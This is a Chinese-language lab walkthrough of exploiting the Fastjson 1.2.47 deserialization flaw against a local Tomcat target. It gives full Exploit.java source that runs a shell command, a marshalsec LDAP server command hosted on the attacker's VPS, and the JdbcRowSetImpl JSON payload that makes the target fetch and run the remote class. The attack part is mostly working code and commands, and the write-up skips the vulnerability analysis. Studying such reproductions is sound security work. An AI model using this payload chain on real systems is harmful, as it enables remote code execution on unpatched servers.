fastjson漏洞复现

概述

因为项目中的遇到了fastjson，测试时出现了一点问题(留下了没有技术的眼泪..)，因此才出现了这篇本地环境搭建测试的文章...

实验环境

```
渗透测试机：Windows 10
ip：192.168.15.2
...
```

```
渗透测试机：vps
ip：118.24.234.11（应该是不是打码）
神器：marshalsec
中间件：tomcat
...
```

```
目标靶机：centos7
ip：192.168.15.5
中间件版本：tomcat9.0.22
JDK：jdk-8u181-linux-x64
...
```

连接工具：Xshell5

环境搭建

vps

marshalsec神器

为了方便我们这里使用marshalsec GitHub项目主页：https://github.com/mbechler/marshalsec

marshalsec可以方便快速的开启RMI和LDAP服务，需要下载源码包，使用maven编译。

```
# 环境命令：
git https://github.com/mbechler/marshalsec # 下载marshalsec源码
mvn clean package -DskipTests  #进行maven编译（前提已安装好maven）
```

```
[root@VM_0_9_centos marshalsec]# ls
LICENSE.txt  marshalsec.pdf  pom.xml  README.md  src  target
[root@VM_0_9_centos marshalsec]#
```

Tomcat安装

这里需要准备一个容器，这里使用的tomcat9
下载地址：https://mirrors.tuna.tsinghua.edu.cn/apache/tomcat/tomcat-9/v9.0.22/bin/apache-tomcat-9.0.22.tar.gz

```
# 环境命令
cd /usr/local # 切换目录
mkdir tomcat # 创建一个tomat文件夹
@这里将下载好的taomcat上传至vps的/uar/local/tomcat
tar -xzvf apache-tomcat-9.0.22.tar.gz #进行解压
cd /usr/local/tomcat/apache-tomcat-9.0.22/bin # 切换目录
./startup.sh # 启动tomcat
```

```
[root@VM_0_9_centos bin]# ./startup.sh
Using CATALINA_BASE:   /usr/local/tomcat/apache-tomcat-9.0.22
Using CATALINA_HOME:   /usr/local/tomcat/apache-tomcat-9.0.22
Using CATALINA_TMPDIR: /usr/local/tomcat/apache-tomcat-9.0.22/temp
Using JRE_HOME:        /usr
Using CLASSPATH:       /usr/local/tomcat/apache-tomcat-9.0.22/bin/bootstrap.jar:/usr/local/tomcat/apache-tomcat-9.0.22/bin/tomcat-juli.jar
Tomcat started.
```

目标靶机

JDK安装

这里使用了jdk版本是jdk-8u181
下载地址：https://pan.baidu.com/s/16PHYNb9Du3Dhhpe_a28EWA 提取码: fp5h

```
# 环境命令
cd /usr # 切换目录
@ 将下载好的jdk文件上传到目标靶机的/usr/
tar -xzvf jdk-8u181-linux-x64.tar.gz # 进行解压
vim /etc/profile.d/java.sh # 配置环境变量
source /etc/profile.d/java.sh # 执行
java -version # 查看版本（是否安装成功）
```

```
#JAVA DEV
export JAVA_HOME=/usr/jdk1.8.0_181
export PATH=$JAVA_HOME/bin:$PATH
export CLASSPATH=.:$JAVA_HOME/lib/dt.jar:$JAVA_HOME/lib/tools.jar
~
~
~
~
```

```
[root@localhost profile.d]# java -version
java version "1.8.0_181"
Java(TM) SE Runtime Environment (build 1.8.0_181-b13)
Java HotSpot(TM) 64-Bit Server VM (build 25.181-b13, mixed mode)
[root@localhost profile.d]#
```

Tomcat安装

下载地址：https://mirrors.tuna.tsinghua.edu.cn/apache/tomcat/tomcat-9/v9.0.22/bin/apache-tomcat-9.0.22.tar.gz

```
# 环境命令
cd /usr/local # 切换目录
mkdir tomcat # 创建一个tomat文件夹
@这里将下载好的taomcat上传至vps的/uar/local/tomcat
tar -xzvf apache-tomcat-9.0.22.tar.gz #进行解压
cd /usr/local/tomcat/apache-tomcat-9.0.22/bin # 切换目录
./startup.sh # 启动tomcat
```

```
[root@localhost bin]# ./startup.sh
Using CATALINA_BASE:   /usr/local/apache-tomcat-9.0.22
Using CATALINA_HOME:   /usr/local/apache-tomcat-9.0.22
Using CATALINA_TMPDIR: /usr/local/apache-tomcat-9.0.22/temp
Using JRE_HOME:        /usr/jdk1.8.0_181
Using CLASSPATH:       /usr/local/apache-tomcat-9.0.22/bin/bootstrap.jar:/usr/local/apache-tomcat-9.0.22/bin/tomcat-juli.jar
Tomcat started.
[root@localhost bin]#
```


fastjson环境

fastjson环境地址：https://pan.baidu.com/s/1EcWV96j-P7MWdWQd1GjBbQ 提取码: 21s2
@感谢清水师傅提供的环境
将环境包直接放置到tomcat下的webapps目录下即可


```
[root@localhost webapps]# ls
docs  examples  fastjson  fastjson1.2.47.tar.gz  host-manager  manager  ROOT
[root@localhost webapps]# cd fastjson
[root@localhost fastjson]# ls
META-INF  WEB-INF
[root@localhost fastjson]#
```

验证环境

VPS



Apache Tomcat/9.0.22
118.24.234.11:8080
Home Documentation Configuration Examples Wiki Mailing Lists Find Help
Apache Tomcat/9.0.22
If you're seeing this, you've successfully installed Tomcat. Congratulations!
Recommended Reading:
Security Considerations How-To
Manager Application How-To
Clustering/Session Replication How-To
Server Status
Manager App
Host Manager
Developer Quick Start
Tomcat Setup
Realms & AAA
Examples
Servlet Specifications
First Web Application
JDBC DataSources
Tomcat Versions
Managing Tomcat
Documentation
Tomcat 9.0 Documentation
Tomcat 9.0 Configuration
Tomcat Wiki
Getting Help
FAQ and Mailing Lists
The following mailing lists are available:
tomcat-announce
tomcat-users

目标靶机



http://192.1...80/fastjson/
192.168.15.5:8080/fastjson/
Hello World

漏洞利用

我们正常访问目标环境回显一个Hello World(此时一脸懵逼，我是谁，我在哪，我要干嘛，灵魂三问...)




乖乖回去看看环境源码




```
public void init() {
    Spark.get("/", (req, res) -> {
        return "Hello World";
    });
    Spark.post("/", (request, response) -> {
        String data = request.body();
        JSONObject obj = JSON.parseObject(data, new Feature[]{Feature.SupportNonPublicField});
        JSONObject ret = new JSONObject();
        ret.put("success", 200);
        ret.put("data", "Hello " + obj.get("name") + ", Your age is " + obj.get("age"));
        response.status(200);
        response.type("application/json");
        return ret.toJSONString();
    });
}

public static void main(String[] args) {
    IndexFilter i = new IndexFilter();
    i.init();
}
}
```

好像明白点什么



这里我们将我们的恶意类Exploit放置在我们VPS的tomcat下



```
[root@VM_0_9_centos fastjson]# ls
Exploit.class
[root@VM_0_9_centos fastjson]#
```

Exploit.java

```
import java.io.BufferedReader;
import java.io.InputStream;
import java.io.InputStreamReader;

public class Exploit{
    public Exploit() throws Exception {
        Process p = Runtime.getRuntime().exec("touch /tmp/fastjson.test");
        InputStream is = p.getInputStream();
        BufferedReader reader = new BufferedReader(new InputStreamReader(is));

        String line;
        while((line = reader.readLine()) != null) {
            System.out.println(line);
        }

        p.waitFor();
        is.close();
        reader.close();
        p.destroy();
    }

    public static void main(String[] args) throws Exception {
    }
}


~
~
"Exploit.java" [dos] 28L, 673C                                          7,9           All
```

接下来我们执行下面命令开启LDAP

```
# 需要在marshalsec/target目录下(笔者环境)
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer
http://118.24.234.11:8080/fastjson/#Exploit 8088
```

#后面填写你的恶意类的类名，它会自动绑定URI，8088是你开启LDAP服务的端口号，如果不加端口号，LDAP的默认端口号为1389

RMI开启的方法也大同小异，这里以LDAP示例（因为我目前的JDK版本RMI方法无效）

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer http://ip:8080/文件夹/#恶意类的类名 8088
```


```
[root@VM_0_9_centos target]# ls
archive-tmp  generated-sources                marshalsec-0.0.3-SNAPSHOT.jar  test-classes
classes      marshalsec-0.0.3-SNAPSHOT-all.jar  maven-archiver
[root@VM_0_9_centos target]# pwd
/root/work/marshalsec/target
[root@VM_0_9_centos target]# java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://118.24.234.11:8080/fastj
son/#Exploit 8088
Listening on 0.0.0.0:8088
```

此时此刻请上POC


```
{
  "name": {
    "@type": "java.lang.Class",
    "val": "com.sun.rowset.JdbcRowSetImpl"
  },
  "x": {
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "ldap://118.24.234.11:8088/Exploit",
    "autoCommit": true
  }
}
```

点击发送，vps接收到ldap请求

查看tomcat中的log，可以看到target主机获取了Exploit.class文件



目标靶机成功创建fastjson.test




漏洞分析

不存在的.. haha
请自行Google

JNDI修复

使用ldap和rmi配合JNDI注入并不是万能的（笔者当前用的JDK版本RMI没有生效）。通过下图，我们可以清楚得知Oracle对其的修复时间。



小维